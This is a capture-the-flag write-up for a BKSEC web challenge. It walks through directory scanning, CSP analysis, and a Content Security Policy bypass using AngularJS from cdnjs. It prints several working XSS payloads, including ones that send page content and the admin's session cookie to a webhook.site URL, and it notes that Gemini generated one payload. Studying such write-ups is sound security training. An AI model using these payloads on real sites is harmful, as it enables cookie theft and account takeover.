🚩 BKSEC - Easy CSP
Primary: 01 - Web Security
Secondary: 02 - ATT&CK Credential Access
Related Techniques: (incomplete) CSP (Content Security Policy) Bypass
Related Tools:
Executive Summary
- IP:
http://103.77.175.40:8222/ - Key Technique: CSP bypass into admin cookie exfiltration
- Status: Completed`
Reconnaissance
Gobuster Scan
**Gobuster-Target**:: 103.77.175.40:8222 **Scan-Output**::
>>>>>>> b2c6949 (Date: 2026-02-23 09:36:47)
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://103.77.175.40:8222/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/kali/Downloads/SecLists/Discovery/Web-Content/raft-small-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 320]
Progress: 17769 / 17769 (100.00%)
===============================================================
Finished
===============================================================
There is a forbidden directory that might be our target.
The Content-Security-Policy
The website was a website vulnerable to XSS as the input containing HTML tags were directly pasted into the page without escaping or sanitization.

Since the name of the challenge is Easy CSP, I figure I should take a look at the traffic:

Content-Security-Policy:
- default-src ‘self’: Fallback to
'selfif not mentioned in CSP - script-src ‘self’ https://cdnjs.cloudflare.com: Allow script loaded from
'self'or from the CloudFlare CDN. - style-src ‘self’ ‘unsafe-inline’ https://fonts.googleapis.com: Allow inline script and style script from
'self' - font-src ‘self’ https://fonts.gstatic.com: Font source from
'self' - *img-src ‘self’ data: ** Allow image to be loaded from anywhere.
CSP Bypass
Crafting the Payload

I input the whole CSP header into https://cspbypass.com/ and got the payload:
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.8.3/angular.js"></script>
<div ng-app>
	<img src=x ng-on-error="
		window = $event.target.ownerDocument.defaultView;
		window.alert(window.origin);
	">
</div>
The input worked:
Since script-src was not mentioned in the CSP list, it fell back to the default which is 'self'. This can be bypassed by using window.location.
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.8.3/angular.js"></script>
<div ng-app>
	<img src=x ng-on-error="
		webhook = 'https://webhook.site/81295c28-5bc8-44f3-88b9-d0c780ba78e3';
		window = $event.target.ownerDocument.defaultView;
		window.location = webhook;
	">
</div>
The payload worked and navigated me to my own webhook. With this, I can fetch the mysterious /server-status endpoint and exfiltrate its HTML. (the same trick used in BKSEC - Report the Violation 2)
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.8.3/angular.js"></script>
<div ng-app>
	<img src=x ng-on-error="
		window = $event.target.ownerDocument.defaultView;
		window.fetch('/server-status')
		.then(r => r.text());
	">
</div>
However, this payload did not work, opening the console, I could see there was an error:

Asking Gemini about this problem, it seems like Angular somehow does not accept >. I change the payload a little:
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.8.3/angular.js"></script>
<div ng-app>
	<img src=x ng-on-error="
		window = $event.target.ownerDocument.defaultView;
		window.fetch('/server-status')
		.then(function(r) {
			return r.text();
		});
	">
</div>
However, this time another error was raised:

It seemed like Angular.js rejected curly braces as well. Gemini suggested another way that is using ''.constructor.constructor but unlike BKSEC - Report the Violation 2, the CSP this time does not have script-src 'unsafe-eval' so using payload would trigger the error:

So it left me with the only other option that is XMLHttpRequest, I asked Gemini to generate for me the payload:
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.8.3/angular.js"></script>
<div ng-app>
    <img src=x ng-on-error="
        w = $event.target.ownerDocument.defaultView;
        xhr = w.Reflect.construct(w.XMLHttpRequest, []);
        xhr.open('GET', 'server-status', false);
        xhr.send();
        w.location = 'https://webhook.site/81295c28-5bc8-44f3-88b9-d0c780ba78e3/?d=' + w.encodeURIComponent(w.btoa(xhr.responseText));
    ">
</div>
The payload works perfectly.
Send to Admin
To send the payload to admin, I have to send it through the /report.php endpoint.
I tried the cued payload: https://hehe.bksec.local/index.php?msg=hi
The message return:

I tried several other payload but this was the only message that showed up, so… I tried thinking simply by just using http://web/ and it worked.

With this, I deduced that the payload I needed to send to the admin will have the form:
http://web/?msg=<URL_encoded_malicious_script>
I immediately test the theory with the XSS payload I crafted and observed the webhook, the code worked and there was a request from the admin’s session, however, to my surprised, the admin did not have the access to /server-status either.

The based64 string: PCFET0NUWVBFIEhUTUwgUFVCTElDICItLy9XM0MvL0RURCBIVE1MIDQuMDEvL0VOIiAiaHR0cDovL3d3dy53My5vcmcvVFIvaHRtbDQvc3RyaWN0LmR0ZCI+CjxodG1sPjxoZWFkPgo8dGl0bGU+NDAzIEZvcmJpZGRlbjwvdGl0bGU+CjwvaGVhZD48Ym9keT4KPGgxPkZvcmJpZGRlbjwvaDE+CjxwPllvdSBkb24ndCBoYXZlIHBlcm1pc3Npb24gdG8gYWNjZXNzIHRoaXMgcmVzb3VyY2UuPC9wPgo8aHI+CjxhZGRyZXNzPkFwYWNoZS8yLjQuNjYgKERlYmlhbikgU2VydmVyIGF0IHdlYiBQb3J0IDgwPC9hZGRyZXNzPgo8L2JvZHk+PC9odG1sPgo= was decoded as a 403 Forbidden.
I decide to take a look at the cookie instead and got the flag there with the payload:
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.8.3/angular.js"></script>
<div ng-app>
	<img src=x ng-on-error="
	    w = $event.target.ownerDocument.defaultView;
	    w.location = 'https://webhook.site/81295c28-5bc8-44f3-88b9-d0c780ba78e3/?c=' + w.encodeURIComponent(w.document.cookie);
	">
</div>
Loot & Flags
Flag: BKSEC{CSP_byP4ss_w1th_Angul4r_G4dg3tz}